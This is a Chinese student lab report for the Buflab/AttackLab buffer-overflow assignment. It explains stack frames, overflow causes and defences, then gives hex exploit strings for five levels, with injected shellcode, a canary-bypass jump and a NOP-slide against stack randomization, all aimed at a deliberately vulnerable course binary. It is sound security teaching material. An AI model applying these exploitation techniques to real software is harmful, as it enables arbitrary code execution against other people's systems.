哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算机类

学　　号　1190200910

班　　级　1903012

学　　生　严幸

指 导 教 师　史先俊

实 验 地 点　G709

实 验 日 期　2021-4-28

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

- X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

- Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

- Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构

请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法

请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

函数参数

函数返回地址

调用前的 ebp

局部变量、现场寄存器的值

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

函数参数的第 6 个及以后的参数
函数返回地址
调用前的 rbp
局部变量、现场寄存器的值

2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：在 C 语言中，数组的大小是固定的，如果向数组写入的数据个数超过了给数组分配的固定大小，就会发生缓冲区溢出。例如，定义一个大小为 100 的字符数组，如果采用 gets 函数向其中写入字符，由于 gets 函数不会检查输入字符的个数与数组的大小是否匹配，就导致可以向数组中写入超过 100 个数据，超出范围的数据就会覆盖内存上那些不该被程序写入的数据，这就是缓冲区溢出漏洞。

危害：通常情况下缓冲区溢出会引发段错误，但是如果覆盖的地址与覆盖的值被精心设计，就可以覆盖函数的返回地址，从而导致执行恶意代码。严重时，甚至可以让黑客获取与程序相同权限的 shell，从而达到破坏操作系统的目的。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

观察可执行程序的栈帧，找到返回地址与可写入数组起始地址的偏移，从而精心设计攻击字符串以覆盖函数的返回地址，从而使程序能够执行任意位置的代码。通过 gdb 动态调试找到 rsp 的值，可以在字符串的起始位置插入恶意代码，然后让程序返回到这部分恶意代码的起始位置，从而执行恶意程序。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

- 使用安全函数 scanf_s　　fgets　　strnc`py 等
- 堆栈检查 CheckESP 或栈金丝雀/密钥
- 安全检查 SecurityStack
- Int3/cc 用 cc 填充局部变量区（目前看用处不大）
- 随机栈起始地址 malloca 随机代码起始地址--链接程序设置
- 编译时开启“堆栈不可执行”，从根本上杜绝黑客恶意代码的执行权限

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分


3.1 Smoke 阶段 1 的攻击与分析

文本如下：

/* 0x20 char */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* rbp */
00 00 00 00 00 00 00 00
/* ret add */
b6 10 40 00 00 00 00 00

分析过程：

通过分析 getbuf 的程序代码，可以看到给临时字符串分配了 0x20 的空间，从而可以画出如下栈帧：



因此只需要利用 0x28 个字符填充字符数组与 rbp，再将返回地址覆盖为 smoke 的起始地址即可完成攻击。

通过 objdump 反汇编查看 smoke 的起始地址为 0x4010b6，内存中采用小端序存储。

3.2 Fizz 的攻击与分析

文本如下：

/* bad code of asm */

/* mov cookie, %edi */
/* call fizz */
bf ea 1b 56 2e e8 1e d7 d7 aa
/* complete the string */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* rbp */
00 00 00 00 00 00 00 00
/* ret add */
b0 39 68 55 00 00 00 00

分析过程：

fizz 需要调用 fizz 函数并且将 cookie 作为参数传递给 fizz 函数，由于 64 位程序采用寄存器传参而不是堆栈传参，因此必须在输入的字符串中注入恶意代码完成 cookie 到 edi 寄存器的转移。


编写的恶意代码(asm)如下：

(cookie = 0x2e561bea)

movl $0x2e561bea, %edi

call fizz

通过 EDB 软件编译上述汇编代码，得到对应的机器语言。



设法构造攻击字符串，使得程序跳转到输入字符串起始位置，也就是 rsp 的位置。在 EDB 中动态调试，找到 rsp 的值为 0x556839d0，因此需要覆盖返回地址为这个值。在攻击字符串的开头处编写恶意代码，从而以 cookie 为参数调用 fizz 函数。

编写的攻击字符串如下：

/* bad code of asm */

/* mov cookie, %edi */

/* call fizz */

bf ea 1b 56 2e e8 1e d7 d7 aa

/* complete the string */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */

00 00 00 00 00 00 00 00

/* ret add */

b0 39 68 55 00 00 00 00

3.3 Bang 的攻击与分析

文本如下：

```
/* bad code of asm */
/* movq $0x6061f0, %r15 */
/* movl $0x2e561bea, (%r15) */
/* call bang */
49 c7 c7 f0 61 60 00 41 c7 07 ea 1b 56 2e e8 6b d7 d7 aa
/* complete the string */
00 00 00 00 00 00 00 00 00 00 00 00 00
/* rbp */
00 00 00 00 00 00 00 00
/* ret add */
b0 39 68 55 00 00 00 00
```

分析过程：

本关要求我们在调用 bang 函数之前修改全局变量 **global_value** 的值。可以使用与上一关相同的方法，在输入的字符串中注入恶意代码完成全局变量的修改，然后在 call 到 bang 函数当中即可。

在 objdump 反汇编得到的文件中搜索“global_value”，可以得到 global_value 的全局地址 0x6061f0。

编写恶意代码如下：


(cookie=0x2e561bea)

movq $0x6061f0, %r15

movl $0x2e561bea, (%r15)

call bang

通过 EDB 软件将上述恶意代码编译成机器语言。



同时需要覆盖返回地址为 rsp 的值。

因此本关构造的攻击字符串如下：

/* bad code of asm */

/* movq $0x6061f0, %r15 */

/* movl $0x2e561bea, (%r15) */

/* call bang */

49 c7 c7 f0 61 60 00 41 c7 07 ea 1b 56 2e e8 6b d7 d7 aa

/* complete the string */

00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */

00 00 00 00 00 00 00 00

/* ret add */

b0 39 68 55 00 00 00 00

3.4 Boom 的攻击与分析

文本如下：

/* bad asm code */
/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* mov %eax, -4(%rbp) */
89 45 fc
/* jmp 0x4011d0 */
e9 13 d8 d7 aa
/* complete the string */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* rbp */
d0 39 68 55 00 00 00 00

/* ret add */
b0 39 68 55 00 00 00 00

分析过程：

本关要求进行“无感攻击”，即调用 getbuf 后继续执行 test 函数，但要以 cookie 作为 getbuf 的返回值。

```
int getbuf() {
    char buf[32]; //32字节字符数组
    gets(buf);    //从标准输入流输入字符串，gets存在缓冲区溢出漏洞
    return 1;     //当输入字符串超过32字节即可破坏栈帧结构
}
```

从 getbuf 函数的源码来看，getbuf 正常的返回值是 1，而返回值是通过 rax 寄存器代回的，因此只需要修改 rax 寄存器的值为 cookie 即可。

```
401185:   bf 00 00 00 00          mov    $0x0,%edi
40118a:   e8 c1 fd ff ff          callq  400f50 <exit@plt>

000000000040118f <test>:
40118f:   55                      push   %rbp
401190:   48 89 e5                mov    %rsp,%rbp
401193:   48 83 ec 10             sub    $0x10,%rsp
401197:   b8 00 00 00 00          mov    $0x0,%eax
40119c:   e8 b3 04 00 00          callq  401654 <uniqueval>
4011a1:   89 45 f8                mov    %eax,-0x8(%rbp)
4011a4:   b8 00 00 00 00          mov    $0x0,%eax
4011a9:   e8 0b 07 00 00          callq  4018b9 <getbuf>
4011ae:   89 45 fc                mov    %eax,-0x4(%rbp)
4011b1:   b8 00 00 00 00          mov    $0x0,%eax
4011b6:   e8 99 04 00 00          callq  401654 <uniqueval>
4011bb:   89 c2                   mov    %eax,%edx
4011bd:   8b 45 f8                mov    -0x8(%rbp),%eax
4011c0:   39 c2                   cmp    %eax,%edx
4011c2:   74 0c                   je     4011d0 <test+0x41>
4011c4:   bf e0 2b 40 00          mov    $0x402be0,%edi
4011c9:   e8 c2 fb ff ff          callq  400d90 <puts@plt>
4011ce:   eb 41                   jmp    401211 <test+0x82>
4011d0:   8b 55 fc                mov    -0x4(%rbp),%edx
4011d3:   8b 05 0f 50 20 00       mov    0x20500f(%rip),%eax        # 6061e8 <cook
4011d9:   39 c2                   cmp    %eax,%edx
```

在炸弹程序的反汇编代码中注意到，test 函数调用了 getbuf 函数。在 test 函数中调用 getbuf 前，记下 test 过程“call getbuf”指令的下一条指令的地址，也就是 0x4011ae，这个地址要作为 getbuf 完成攻击后的返回地址。为了修改 getbuf 的返回值，不能让 getbuf 正常返回，必须让 getbuf 返回到编写的恶意代码，修改 rax 寄存器的值为 cookie，然后直接跳转到 0x4011ae 继续执行 test


函数。

在 getbuf 函数中注入如下恶意代码完成返回值的修改和函数的跳转：

movl $0x2e561bea, %eax

jmp 0x4011ae

通过 EDB 软件完成上述代码到机器语言的编译：



下面构造攻击字符串。

/* bad code of asm */

/* movl $0x2e561bea, %eax */

/* jmp 0x4011ae */

b8 ea 1b 56 2e e9 f4 d7 d7 aa

/* complete the string */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


/* rbp */

d0 39 68 55 00 00 00 00

/* ret add */

b0 39 68 55 00 00 00 00

但是发现这样的字符串输入后会得到如下输出：



在代码中发现了这样一段栈溢出防护代码，类似于金丝雀，在调用 getbuf 前后分别调用了一次 uniqueval 函数，会生成随机数并放到 rbp-8 的位置，在调用 getbuf 后再检测一次这个位置的值，看两次的数是否一样。

```
00000000:0040118f bufbomb!test  55              pushq %rbp
00000000:00401190               48 89 e5        movq %rsp, %rbp
00000000:00401193               48 83 ec 10     subq $0x10, %rsp
00000000:00401197               b8 00 00 00 00  movl $0, %eax
00000000:0040119c               e8 b3 04 00 00  callq bufbomb!uniqueval
00000000:004011a1               89 45 f8        movl %eax, -8(%rbp)
00000000:004011a4               b8 00 00 00 00  movl $0, %eax
00000000:004011a9               e8 0b 07 00 00  callq bufbomb!getbuf
00000000:004011ae               89 45 fc        movl %eax, -4(%rbp)
00000000:004011b1               b8 00 00 00 00  movl $0, %eax
00000000:004011b6               e8 99 04 00 00  callq bufbomb!uniqueval
00000000:004011bb               89 c2           movl %eax, %edx
00000000:004011bd               8b 45 f8        movl -8(%rbp), %eax
00000000:004011c0               39 c2           cmpl %eax, %edx
00000000:004011c2               74 0c           je 0x4011d0
00000000:004011c4               bf e0 2b 40 00  movl $0x402be0, %edi
00000000:004011c9               e8 c2 fb ff ff  callq bufbomb!puts@plt
```

为了绕过这个金丝雀，我们可以在恶意代码中直接 jmp 到金丝雀的验证之后，也就是地址为 0x4011d0 的位置。但是 test 过程在调用 getbuf 之后将 eax 寄存器的值放到了 rbp-4 的位置，因此在恶意代码中同样需要完成这个操作。通过 EDB 动态调试可以知道在 test 过程中 rbp 的值为 0x556839d0，rbp-4=0x556839CC，而在执行恶意代码时的 rbp 也是 0x556839d0，因此恶意代码中同样要将 eax 移动到 rbp-4 的位置。

```
00000000:556839b0  b8 ea 1b 56 2e  movl $0x2e561bea, %eax
00000000:556839b5  89 45 fc        movl %eax, -4(%rbp)
00000000:556839b8  e9 13 d8 d7 aa  jmp 0x4011d0
```

构造的新代码如上图。这样之后，构造的攻击字符串如下：

/* bad code of asm */

/* movl $0x2e561bea, %eax */

b8 ea 1b 56 2e

/* mov %eax, -4(%rbp) */

89 45 fc

/* jmp 0x4011d0 */

e9 13 d8 d7 aa

/* complete the string */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */

d0 39 68 55 00 00 00 00

/* ret add */

b0 39 68 55 00 00 00 00

经测试，上述攻击字符串可以通过本关卡。

3.5 Nitro 的攻击与分析

文本如下：

```
/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55

0a

/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55

0a

/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
```

```
d0 37 68 55

0a

/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55

0a

/* 0x100 nop */
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55
```

分析过程：

第 5 关的栈进行了随机化处理。

在网络中搜索常见的栈随机化绕过方法，从这篇博客[7]中可以看到一种叫“**NOP slide**”的方法。其原理是这样的，即使采取了栈随机化，但每次栈

帧的起始地址(rsp 的值)都会在一个小范围内波动，因此就可以在恶意字符串的开始插入大量的 nop 指令，而真正的恶意代码在这些 nop 指令之后才执行，然后让返回地址走到一个确定的、比较靠前的地址，从而只要返回地址命中任意一个 nop 指令，最终都可以执行到目标指令，也就是我们编写的恶意代码。


另一个问题在于，jmp 的机器代码，是通过跳转的目标地址与当前 rip 的差值来确定的，由于栈进行了随机化操作，在执行堆栈区的恶意代码时，每次的 rip 都在变，而我们需要跳转到 testn 的目标地址没有变，因此用简单的 jmp 是无法通过本关的。这里我们采取一个巧妙的办法，先 push 一下目标地址，然后再执行 ret 指令，就可以达到跳转目标。

另外，为了保持栈帧，每次都不能破坏 rbp 寄存器的值。因此要将 rbp 恢复到正常调用 getbufn 之后的值。常识告诉我们，即使采取了栈随机化，每次调用过程时的 rsp 都不同，但是一个函数的栈帧大小应该是不变的，即 rsp 与 rbp 的差值应该是固定的。我们通过多次运行程序，记录每次调用完毕 getbufn 之后的 rsp 和 rbp 值，得到如下一张表，可以发现 rbp 与 rsp 的差值是一个固定值 0x10。

序号	**rsp**	**rbp**	**rbp-rsp**
1	0x556839e0	0x556839f0	0x10
2	0x55683970	0x55683980	0x10
3	0x556839d0	0x556839e0	0x10
4	0x55683960	0x55683970	0x10
5	0x556839d0	0x556839e0	0x10
6	0x556839e0	0x556839f0	0x10
7	0x55683970	0x55683980	0x10
8	0x556839d0	0x556839e0	0x10
9	0x55683960	0x55683970	0x10
10	0x556839d0	0x556839e0	0x10

由于 rbp 与 rsp 的差值是一个固定值(这里是 0x10)，因此每次可以利用当

前 rsp 的值加上 0x10 再传给 rbp，达到恢复 rbp 的效果。



常识告诉我们，即使采取了栈随机化，每次调用过程时的 rsp 都不同，但是一个函数的栈帧大小应该是不变的，即 rsp 与 rbp 的差值应该是固定的，通过上面的表格也可以印证这一点。

```
405
406 0000000000401214 <testn>:
407   401214:   55                      push   %rbp
408   401215:   48 89 e5                mov    %rsp,%rbp
409   401218:   48 83 ec 10             sub    $0x10,%rsp
410   40121c:   b8 00 00 00 00          mov    $0x0,%eax
411   401221:   e8 2e 04 00 00          callq  401654 <uniqueval>
412   401226:   89 45 f8                mov    %eax,-0x8(%rbp)
413   401229:   b8 00 00 00 00          mov    $0x0,%eax
414   40122e:   e8 a1 06 00 00          callq  4018d4 <getbufn>
415   401233:   89 45 fc                mov    %eax,-0x4(%rbp)
416   401236:   b8 00 00 00 00          mov    $0x0,%eax
417   40123b:   e8 14 04 00 00          callq  401654 <uniqueval>
418   401240:   89 c2                   mov    %eax,%edx
419   401242:   8b 45 f8                mov    -0x8(%rbp),%eax
420   401245:   39 c2                   cmp    %eax,%edx
421   401247:   74 0c                   je     401255 <testn+0x41>
422   401249:   bf e0 2b 40 00          mov    $0x402be0,%edi
423   40124e:   e8 3d fb ff ff          callq  400d90 <puts@plt>
424   401253:   eb 41                   jmp    401296 <testn+0x82>
